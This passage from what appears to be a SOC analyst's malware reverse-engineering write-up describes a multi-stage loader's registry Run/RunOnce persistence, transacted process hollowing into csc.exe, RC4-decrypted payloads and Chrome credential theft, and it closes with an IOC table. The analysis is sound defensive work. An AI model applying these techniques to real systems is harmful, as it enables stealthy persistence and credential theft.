
The malware supported two registry persistence mechanisms:
1
2
Run
RunOnce
The registry-writing routine used APIs including:
1
2
RegOpenKeyA
RegSetValueExA
I renamed the relevant routine reg_write_autorun
The malware constructed the registry value names dynamically.
For example, the value 0x6E7552 represented the string Run in little-endian format.
The relevant registry locations were associated with:
1
2
Software\Microsoft\Windows\CurrentVersion\Run
Software\Microsoft\Windows\CurrentVersion\RunOnce
The code used two registry-writing paths, which appeared intended to support user-level and machine-level persistence.
This functionality allowed a downloaded payload to remain active after a system restart when the C2 requested it.
The csc.exe Discovery – Transacted Hollowing
During the initial string analysis, I recovered the following path:
1
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe

Initially, I suspected that the malware might be using the Microsoft C# compiler (csc.exe) to compile additional code during execution.
However, after tracing the function that referenced this executable, I discovered that the malware was actually using csc.exe as a host process for executing an additional malicious payload. The relevant function, which I identified as stage_payload_hollow_csc, was responsible for processing an encrypted payload received through the C2 server’s response.
During my analysis, I found that the payload underwent two consecutive RC4 decryption operations. The first decryption used a key supplied dynamically in the C2 response, while the second used a hardcoded 16-byte key stored at memory address 0x14006f480.
After completing both decryption stages, the malware wrote the resulting payload to %LOCALAPPDATA%\ifwf.e4. It then constructed the full path to the legitimate Microsoft C# compiler executable. Interestingly, instead of using conventional Windows API calls to retrieve the Windows directory, the malware accessed the KUSER_SHARED_DATA memory region at address 0x7FFE0030 to obtain the required path information.
The constructed csc.exe path was subsequently passed to a process hollowing routine that I renamed m16_transacted_hollowing, which appeared to implement a Transactional NTFS-based process hollowing technique. This allowed the malware to execute an additional payload within a process associated with the legitimate Microsoft C# compiler, potentially making the malicious activity appear less suspicious during endpoint monitoring.
This finding confirmed that the presence of csc.exe was not related to ordinary C# compilation but was instead part of the malware’s process masquerading and payload execution mechanism.
Chrome Credential-Stealing Functionality
The next part I investigated was the browser credential-stealing functionality. Inside stage_payload_hollow_csc, I identified a call to steal_browser_data. This function was conditionally executed when the C2 response contained browser targets.
The malware could receive browser names and paths dynamically from the C2. If these values were not supplied, it used default entries from its encrypted browser configuration table.
The default configuration referenced:
1
2
3
\Google\Chrome\User Data\Local State
os_crypt
encrypted_key
It also referenced the following output filenames:
1
2
%LOCALAPPDATA%\Svie24xHm5.png
%LOCALAPPDATA%\jaw9Bytr4W.png
Despite their .png extensions, these filenames were used in the malware’s credential-related workflow. Their extensions alone did not establish that they contained normal image data.
Final thoughts
This investigation started with a single SOC alert showing a user-associated process executing curl.exe to download an MSI file.
Initially, it looked like a suspicious software download.
But by following the related PowerShell activity, inspecting the MSI database, extracting its embedded streams, and reversing the recovered executable, I was able to trace a much more complex execution chain.
The MSI contained obfuscated PowerShell loaders and an encoded native PE. That PE contained an AES-encrypted shellcode stage, which in turn decrypted another executable.
The final payload contained functionality for Chrome credential theft, host reconnaissance, process injection, persistence, AMSI interference, and communication with an RC4-protected C2 configuration.
The most important part of this investigation was not any single tool or decoding script. It was following the evidence from one stage to the next.
Every time I recovered a new payload, I checked what it was, how it was decoded, and what it attempted to execute.
For me, this case is a good example of why SOC investigation should not stop at the initial alert. A command that looks like a simple download can be the entry point to a much larger malware execution chain.
The recovered code establishes substantial malicious functionality, but the exact impact on the affected endpoint still depends on runtime evidence, including process execution, credential access, persistence, and network telemetry.
That distinction is important when turning reverse-engineering findings into an incident report.
IOC
| Type | Value | |
|---|---|---|
| Domain | minnarasanen[.]com | |
| URL | hxxps://minnarasanen[.]com/nfront.php | |
| URL | hxxps://minnarasanen[.]com/nback.php | |
| User-Agent | Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0 Safari/537.36 Vivaldi/5.3.2679.68 | |
| SHA-256 (stage 1) | 68ae9b66f9166047b34b4ec3a35383e485c68702d48bc5ef7ce2492e4e28048f | |
| SHA-256 (stage 2) | bb1415e07cb321c32030e6555da545721c233dccfcd2ea752c7d5e97b3ff8e26 | |
| SHA-256 (stage 3) | 9003c9e30f7ab84d7ac99c83961b236bb5da1adf9211af7b38ddaae27922d6d1 | |
| File names | %LOCALAPPDATA%\Svie24xHm5.png, %LOCALAPPDATA%\jaw9Bytr4W.png, %LOCALAPPDATA%\ifwf.e4 | |
| C2 RC4 key | 10dda87d124c6c60368b7b814dad0279c3c7f03e86d58df8d9458523b24ea1 | |
| Bot version constant | 0xB3C845A7 |